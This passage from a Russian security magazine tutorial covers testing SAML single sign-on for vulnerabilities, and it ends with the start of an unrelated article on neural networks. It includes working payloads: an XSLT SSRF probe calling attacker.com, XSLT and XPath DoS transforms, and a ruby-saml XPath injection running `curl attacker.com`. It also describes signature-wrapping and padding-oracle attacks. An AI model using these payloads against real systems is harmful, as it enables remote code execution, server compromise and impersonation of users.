**`<ds:Signature>`**. То есть подпись вычисляется без **`<ds:Signature>`**;
- C14N — преобразование, которое заключается в приведении XML-документа к каноническому (логическому) виду (canonicalization) для XML версии 1.0;
- C14N11 — преобразование к каноническому виду для XML версии 1.1;
- XPath — XPath-фильтрация, применяется, когда необходимо подписать определенную часть документа;
- XSLT — преобразование подписываемого XML-документа на основе таблицы стилей.

SAML IdP при формировании подписи проводит последовательность трансформаций. Проверяющая подпись сторона — наше приложение должно осуществить ту же самую последовательность преобразований в процессе проверки валидности подписи.

```
...
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod
    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
```

```
      <ds:Reference URI="#pfxb7366886-c7eb-dcef-a666-466bbca77732">
        <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
  ...
```

Преобразования enveloped signature, C14N либо C14N11 являются обязательными, преобразования XPath и XSLT — опциональными. То есть проверяющая подпись сторона может не поддерживать опциональные преобразования.

Если код, осуществляющий проверку подписи в нашем приложении, поддерживает XSLT-преобразование, это означает, что наше приложение, скорее всего, уязвимо к различным атакам: исполнению кода (RCE), SSRF, доступу к локальным файлам, DoS, разглашению конфигурационной информации. Серьезность уязвимости зависит от используемой XSLT-библиотеки. Не буду вдаваться в детали атак с использованием XSLT. Ограничусь ссылкой на выступление про практическую эксплуатацию XSLT-преобразований с конференции OWASP Switzerland 2015.

Как и в случае с уязвимым XML-парсингом, для совершения атак не нужно специальных инструментов. Достаточно декодировать Response и добавить элемент **<ds:Transform>**, который содержит дочерний элемент <xsl:stylesheet>. Все трансформации выполняются до проверки подписи. Для проверки, поддерживает ли наше приложение XSLT в подписи, можно использовать следующее XSLT-преобразование:

```
<xsl:stylesheet xmlns:xsl='http://www.w3.org/1999/XSL/Transform' version='1.0'>
  <xsl:variable name="send" select="document('http://attacker.com:8888/ssrf')"/>
  <xsl:template match='@*|node()'>
    <xsl:copy>
      <xsl:apply-templates select='@*|node()'/>
    </xsl:copy>
  </xsl:template>
</xsl:stylesheet>
```

Если на attacker.com пришел GET-запрос, это означает, что приложение поддерживает XSLT.

Надо отметить, что не все XSLT-библиотеки поддерживают обращение к внешним ресурсам по протоколу HTTP/HTTPS. В этом случае можно использовать следующее XSLT-преобразование:

```
<xsl:stylesheet xmlns:xsl='http://www.w3.org/1999/XSL/Transform' version='1.0'>
  <xs:for-each select='//. | //@*'>
    <xs:for-each select='//. | //@*'>
      <xs:for-each select='//. | //@*'>
        <xs:for-each select='//. | //@*'>
          <xs:for-each select='//. | //@*'>
            <xs:text></xs:text>
          </xs:for-each>
        </xs:for-each>
      </xs:for-each>
    </xs:for-each>
  </xs:for-each>
  <xsl:template match='@*|node()'>
    <xsl:copy>
      <xsl:apply-templates select='@*|node()'/>
    </xsl:copy>
  </xsl:template>
</xsl:stylesheet>
```

Если приложение долго не отвечает, то оно поддерживает XSLT и уязвимо к DoS-атакам.

Когда приложение не поддерживает XSLT, но поддерживает XPath-преобразование, оно уязвимо к DoS-атакам. Для того чтобы это проверить, можно использовать следующее XPath-преобразование.

```
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
  <ds:XPath>count(//. | //@* | //namespace::*)</ds:XPath>
</ds:Transform>
```

Если приложение отвечает дольше обычного, то оно поддерживает XPath.

XPath-инъекции

Еще одна интересная уязвимость — это XPath-инъекция. Рассмотрим, как происходит проверка подписи SAML Response. Обычно код, осуществляющий проверку подписи, ищет элемент `<ds:Signature>` и из дочернего элемента `<ds:Reference>` извлекает атрибут URI. Затем использует значение URI в XPath-выражении, наподобие `//*[@ID='aaa']`, для поиска элемента `<saml:Assertion>`, для которого требуется проверка подписи. В приведенном примере XPath aaa — это идентификатор.

Если приложение не производит проверку значения URI на наличие XPath-конструкций при составлении выражения, то такая реализация уязвима к XPath-инъекциям.

Свежая XPath-инъекция найдена в конце 2015 года в ruby-saml. Ниже представлена строка из xml_security.rb, которая стала причиной инъекции:

```
hashed_element = document.at_xpath("//*[@ID='#{uri[1..-1]}']")
```

В случае с Ruby эта уязвимость приводит к RCE. Во всем виновата особенность реализации XPath в Ruby, которая выполняет shell команды внутри обратных кавычек. Если приложение использует ruby-saml, то для определения наличия уязвимости необходимо в атрибут URI элемента подставить следующее значение:

```
#x’] or eval(‘`curl attacker.com`’) or /[@ID=’v
```

Если на хост attacker.com придет GET-запрос, то приложение уязвимо.

Атаки через сжатие сообщений SAML

IdP может сжимать сообщение SAML Response и затем его преобразовывать в Base64. Поэтому тестируемое приложение может ожидать, что сообщение придется распаковывать.

Используя Python, мы можем получить закодированный SAML Response (Deflate + Base64) следующим образом:

```
import base64, zlib
response = '<?xml …'
base64.b64encode(zlib.compress(response)[2:-4])
```

Если приложение поддерживает сжатие SAML-сообщения, то, скорее всего, оно подвержено DoS-атакам.

Сценарий атаки следующий. Атакующий декодирует SAML Response. Далее в элемент `<saml:Issuer>` вставляет много «мусорных символов» и кодирует сообщение — сжимает и преобразует в Base64.

Выбором «мусорных символов» можно добиться хорошей степени сжатия — порядка 1000:1. Таким образом, мы можем сконструировать SAML Response размером 10 Гбайт, который будет сжат в 10 Мбайт. Это, конечно, зависит от настроек веб-сервера, но, как правило, веб-сервер приложения должен пропускать запрос с телом ~10 Мбайт.

Распаковка и парсинг XML размером 10 Гбайт — занятие не из легких.

Ошибки при проверке подписи

При валидации подписи SAML Response потенциально существует много мест, где приложение может «фатально» ошибиться, и в результате атакующий сможет залогиниться под другим пользователем в приложение.

Разработчик может заложить fail open логику в проверку подписи. То есть если подписи нет, то приложение ее не проверяет и доверяет assertions, которые содержатся в сообщении Response. Мы можем имперсонироваться любым пользователем.

Другой фейл, когда приложение берет сертификат IdP из элемента `<ds:Signature>` в сообщении Response для проверки подписи. Атакующий может сгенерировать свой приватный ключ и сертификат и затем подписать сообщение приватным ключом, и сообщение пройдет валидацию подписи.

Или приложение может брать сертификат IdP из элемента `<ds:Signature>`, но проверять какие-то поля сертификата (за исключением Fingerprint). В этом случае атакующий также генерирует приватный ключ и сертификат. При генерации сертификата он копирует поля, по которым происходит проверка из оригинального сертификата IdP.

При проверке подписи приложение должно брать сертификат из конфигурации SAML и использовать его для валидации подписи, только так.

Другая проблема — каким образом приложение проверяет валидность сертификата IdP после установки. Сертификат IdP может закончиться или стать скомпрометированным.

В сообщении Response присутствуют несколько подписей — это подписи отдельных assertions и подпись самого сообщения. Некоторые реализации проверяют только подпись assertions и не проверяют подпись сообщения. Это приводит к Reply-атакам. Дело в том, что assertion валиден некоторое время (варьируется для каждого IdP), это задается значением атрибута NotOnOrAfter, также сообщение Response имеет уникальный идентификатор. Это нужно для того, чтобы юзер смог воспользоваться ответом IdP только один раз. Допустим, что атакующий провел MITM-атаку или получил доступ к истории браузера жертвы и в результате смог получить SAML Response, с которым пользова-

тель логинился в приложение. Если приложение не проверяет подпись самого сообщения, то атакующий сможет поменять уникальный ID сообщения и использовать SAML Response (конечно, если срок SAML assertion не истек) для того, чтобы залогиниться в приложение от имени пользователя.

Отдельного внимания требуют XML Signature wrapping (XSW) атаки. О них более подробно будет рассказано в следующем разделе.

Уязвимости, связанные с проверкой подписи, удобно тестировать при помощи плагина SAML Raider.

Атаки XSW

XSW — это атака на процедуру проверки подписи, она заключается в том, что приложение проверяет подпись одних данных, а при обработке использует другие. В контексте SAML данная атака позволяет атакующему, имеющему учетную запись в приложении, аутентифицироваться как любой другой пользователь.

Предположим, что IdP подписывает только assertion и не подписывает само сообщение. Наше приложение принимает Response, проверяет подпись assertion и аутентифицирует пользователя. SAML Response показан на рис. 15. При проверке подписи приложение ищет при помощи XPath элемент `<saml:Assertion>`, у которого атрибут ID равен значению abc.




Рис. 15. Оригинальный SAML Response

Теперь попробуем модифицировать оригинальный SAML Response. Добавим в сообщение элемент `<samlp:Extensions>`, который содержит `<saml:Assertion>` из оригинального сообщения. По спецификации SAML элемент `<samlp:Extensions>` является необязательным и может содержать внутри себя любые элементы. Также в сообщение вместо оригинального элемента `<saml:Assertion ID = «abc»>` мы вставляем свой элемент `<saml:Assertion ID = «evil»>`. В качестве подписи для `<saml:Assertion ID = «evil»>` мы используем подпись для `<saml:Assertion ID = «abc»>`. После манипуляций SAML Response выглядит, как показано на рис. 16.



При проверке подписи приложение использует элемент `<saml:Assertion ID = «abc»>`, который является дочерним для `<samlp:Extensions>`. Проверка подписи успешно проходит. Но для аутентификации пользователя приложение использует элемент `<saml:Assertion ID = «evil»>`. Это и есть XSW-атака.




Рис. 16. Модифицированный SAML Response

Атаки на зашифрованные assertions

SAML позволяет шифровать assertions, если assertion содержит конфиденциальную информацию. SAML не позволяет шифровать отдельные атрибуты, поэтому assertion шифруется целиком. Пример SAML Response с зашифрованным assertion доступен здесь. В сообщение Response вместо элемента `<saml:Assertion>` присутствует элемент `<saml:EncryptedAssertion>`, зашифрованный и закодированный в Base64 assertion, а также симметричный ключ шифрования, оба находятся внутри элементов `<xenc:CipherData>`.

Для шифрования симметричного ключа шифрования используется алгоритм RSAES-PKCS1-v1_5. Для шифрования данных обычно используется блочный шифр (AES) в режиме CBC.

Если при расшифровывании assertion приложение выступает в качестве Оракула (Oracle), то после расшифровки оно сообщает о том, что padding неверный или расшифрованное сообщение не является валидным XML. Приложение может сообщать это в виде явного сообщения об ошибке либо в виде различного тайминга. Время расшифровывания assertion различается и когда padding корректный, и когда он некорректный. В этом случае атакующий, перехвативший зашифрованный assertion, сможет его расшифровать даже без знания ключа шифрования.

Есть еще одно условие для проведения атаки на XML-шифрование: атакующий должен иметь возможность изменять зашифрованные данные. Подпись

сообщения проверяется раньше, чем расшифровываются данных. Поэтому приложение должно быть уязвимо к ошибкам проверки подписи, которые были рассмотрены ранее.

Юрай Соморовски (Juraj Somorovsky) опубликовал работу, посвященную атакам на XML-шифрование. В работе описан алгоритм, который позволит атакующему расшифровать при выполнении двух условий: приложение уязвимо к ошибкам проверки подписи и приложение выступает в качестве Оракула. В среднем для расшифровки одного блока (в случае AES блок составляет 16 байт) шифротекста в среднем потребуется 162 запроса.

Также в 2015 году Юрай Соморовски на конференции Black Hat EU представил утилиту WS-Attacker, которая реализует алгоритм из его работы про атаки на XML-шифрование. Ссылка на презентацию тут. Я же опишу основные идеи алгоритма.

Процесс расшифровывания assertion выглядит, как это показано на рис. 17. Предположим, что для шифрования используется AES-CBC (размер блока 16 байт). Расшифрованный **i**-й блок P_i получается следующим образом: $P_i = C_{i-1} \sqcup D(k,C_i) = C_{i-1} \sqcup x$. C_{i-1} — обозначает **i-1** блок шифротекста, C_i — обозначает **i** блок шифротекста. Операция расшифровывания с использованием алгоритма AES обозначена как $D(k,C_i)$, результат этой операции обозначен как **x**.




Рис. 17. Операция расшифровывания assertion при помощи блочного шифра в режиме CBC

Рассмотрим, каким образом осуществляется паддинг при XML-шифровании. Допустим, у нас есть следующий XML — `<ABC/>`. XML кодируется в UTF-8. То есть мы получаем следующий закодированный XML (6 байт) — `0x3c 0x41 0x42 0x43 0x2f 0x3e`. Блок шифрования для AES составляет 16 байт. Поэтому мы должны использовать 10 байт паддинга — `0x3c 0x41 0x42 0x43 0x2f 0x3e 0x?? 0x?? 0x?? 0x?? 0x?? 0x?? 0x?? 0x?? 0x?? 0x0A` (`0x??` означает любое значение байта). Последний байт — это длина паддинга (равен `0x0A` в нашем случае).

Предположим, что мы хотим расшифровать блок шифротекста C_i (без знания ключа шифрования). Мы оставляем только блоки шифротекста с номерами от 0 до i: $C_0, \ldots, C_i$. Далее мы модифицируем блок шифротекста C_{i-1} особым образом и отправляем SAML Response приложению для расшифровки. Наша задача — сделать такую модификацию C_{i-1}, чтобы при расшифровке на стороне приложения получился валидный XML и паддинг был равен одному байту (последний байт расшифрованного блока равен 0x01). Модифицированный блок C_{i-1} обозначен как $C^{\sim}_{i-1}$.




Рис. 18. Находим модифицированное значение C(i-1)

Если мы нашли $C^{\sim}_{i-1}$, то мы сможем вычислить последний байт P_i (или $P_i[16]$) расшифрованного блока (открытого текста). Сначала мы вычисляем x[16] (как $x[16] = 0x01C^{\sim}_{i-1}[16]$. И затем $P_i[16] = 0x01C^{\sim}_{i-1}[16]C_{i-1}[16]$.

На следующем шаге мы получаем расшифрованное значение для остальных байтов (с 1-го по 15-й). Допустим, мы хотим вычислить $P_i[3]$. Для этого мы добавляем (операция XOR) $C^{\sim}_{i-1}[3]$ различные значения (назовем их «маски») и смотрим ответ приложения — возвращается ли ошибка вследствие невалидного XML или нет. Таким образом, прибавляя различные маски и анализируя реакцию приложения, мы в конечном итоге вычисляем значение $P_i[3]$.

ЗАКЛЮЧЕНИЕ

Итак, ты получил представление о том, каким уязвимостям подвержены приложения с поддержкой SAML SSO. Ты узнал, каким образом настроить SSO с помощью SAML в приложении, какие инструменты использовать для тестирования безопасности SAML SSO.

Надеюсь, что теперь, если ты столкнешься с SAML SSO, будешь знать, куда копать. Успешного багхантинга!



МОЗГИ НАПРОКАТ

КАК СДЕЛАТЬ НЕЙРОСЕТЬ ИЛИ ВОСПОЛЬЗОВАТЬСЯ ЧУЖОЙ


Олег Парамонов
paramonov@sheep.ru

Нейросети сейчас в моде, и не зря. С их помощью можно, к примеру, распознавать предметы на картинках или, наоборот, рисовать ночные кошмары Сальвадора Дали. Благодаря удобным библиотекам простейшие нейросети создаются всего парой строк кода, не больше уйдет и на обращение к искусственному интеллекту IBM.

Теория

Биологи до сих пор не знают, как именно работает мозг, но принцип действия отдельных элементов нервной системы неплохо изучен. Она состоит из нейронов — специализированных клеток, которые обмениваются между собой электрохимическими сигналами. У каждого нейрона имеется множество дендритов и один аксон. Дендриты можно сравнить со входами, через которые в нейрон поступают данные, аксон же служит его выходом. Соединения между дендритами и аксонами называют синапсами. Они не только передают сигналы, но и могут менять их амплитуду и частоту.

Преобразования, которые происходят на уровне отдельных нейронов, очень просты, однако даже совсем небольшие нейронные сети способны на многое. Все многообразие поведения червя Caenorhabditis elegans — движение, поиск пищи, различные реакции на внешние раздражители и многое другое — закодировано всего в трех сотнях нейронов. И ладно черви! Даже муравьям хватает 250 тысяч нейронов, а то, что они делают, машинам определенно не под силу.



